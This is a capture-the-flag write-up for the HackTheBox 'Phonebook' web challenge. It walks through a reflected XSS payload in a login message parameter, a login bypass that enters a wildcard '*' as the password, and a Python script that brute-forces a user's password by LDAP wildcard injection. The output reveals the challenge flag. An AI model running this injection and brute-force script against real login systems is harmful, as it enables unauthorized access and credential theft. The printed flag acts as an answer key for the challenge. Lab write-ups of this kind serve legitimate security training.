


HackTheBox - Phonebook?

🏆 [30 Points] Phonebook [by vajkdry] [616 solvers] 169 🍏 27 🍏 Difficulty:  !


🔥 First Blood: InfoSecJack

Who is lucky enough to be included in the phonebook?

▶ Start Instance no active instance

✓ Complete

Then we logged in to this server and we saw that this site requires a login using username and a password.



Please login


☐ Remember me

Login

New (9.8.2020): You can now login using the workstation username and password! - Reese


Then we examined this page and we saw some interesting things as the following :

- 1) We tried a generic login and we saw that when failing to authenticate we are printing a message via GET method (Maybe XSS?)



167.99.81.99:31435/login?message=Authentication%20failed

Authentication failed



Please login


Username

Password

☐ Remember me

Login

- 2) Using what we saw earlier let us try XSS injection :




167.99.81.99:31435/login?message=

167.99.81.99:31435/login?message=<img%20src=/%20onerror=alert(%271%27);>

האתר 167.99.81.99:31435 אומר

1

אישור



Please login


Yes we succeed !! but after further investigation it is a self XSS and does not prompt us.

Then we tried :

- 1) SQL injection without success.


Let's get back to the login page and examine some more :

We missed a big clue that we can now login via Workstation and password ! (LDAP INJECTION?)




Let us try LDAP injection(we have the user name of Reese) :

Password = * (Injection)

A screenshot of a login form titled "Please login". It features two input fields: the first contains the username "Reese", and the second is for the password, currently showing a single asterisk "*" and a cursor. Below the password field is a checkbox labeled "Remember me". At the bottom of the form is a blue "Login" button. The entire form is set against a light gray background.

Yes we were able to Log In



Now all we have to do is to get Reese password let's build a script for us to be able to do that :

Phonebook.py

```
import requests
import string

url = 'http://167.99.81.99:31435/login'
session = requests.session()
alphabet = string.ascii_letters + string.digits + "_@{}- / () ! \" $ % = ^ [ ] : ;"

flag = ""
while True:
    for char in alphabet:
        data = {'username': 'Reese', 'password': flag+char+'*'}
        response = session.post(url, data=data)
        content = response.text
        if ('const queryString = window.location.search;' not in content):
            flag += char
            print("[+] Flag: " + flag)
            break
    print("Flag: \t" + flag)
```

Bruteforce with LDAP injection on Reese username trying to guessing his password :

```
[+] Flag: H
[+] Flag: HT
[+] Flag: HTB
[+] Flag: HTB{
[+] Flag: HTB{d
[+] Flag: HTB{d1
[+] Flag: HTB{d1r
[+] Flag: HTB{d1re
```

```
[+] Flag: HTB{directory_h4xx0r_is_  
[+] Flag: HTB{directory_h4xx0r_is_k  
[+] Flag: HTB{directory_h4xx0r_is_k0  
[+] Flag: HTB{directory_h4xx0r_is_k00  
[+] Flag: HTB{directory_h4xx0r_is_k001  
[+] Flag: HTB{directory_h4xx0r_is_k001}
```

We got it!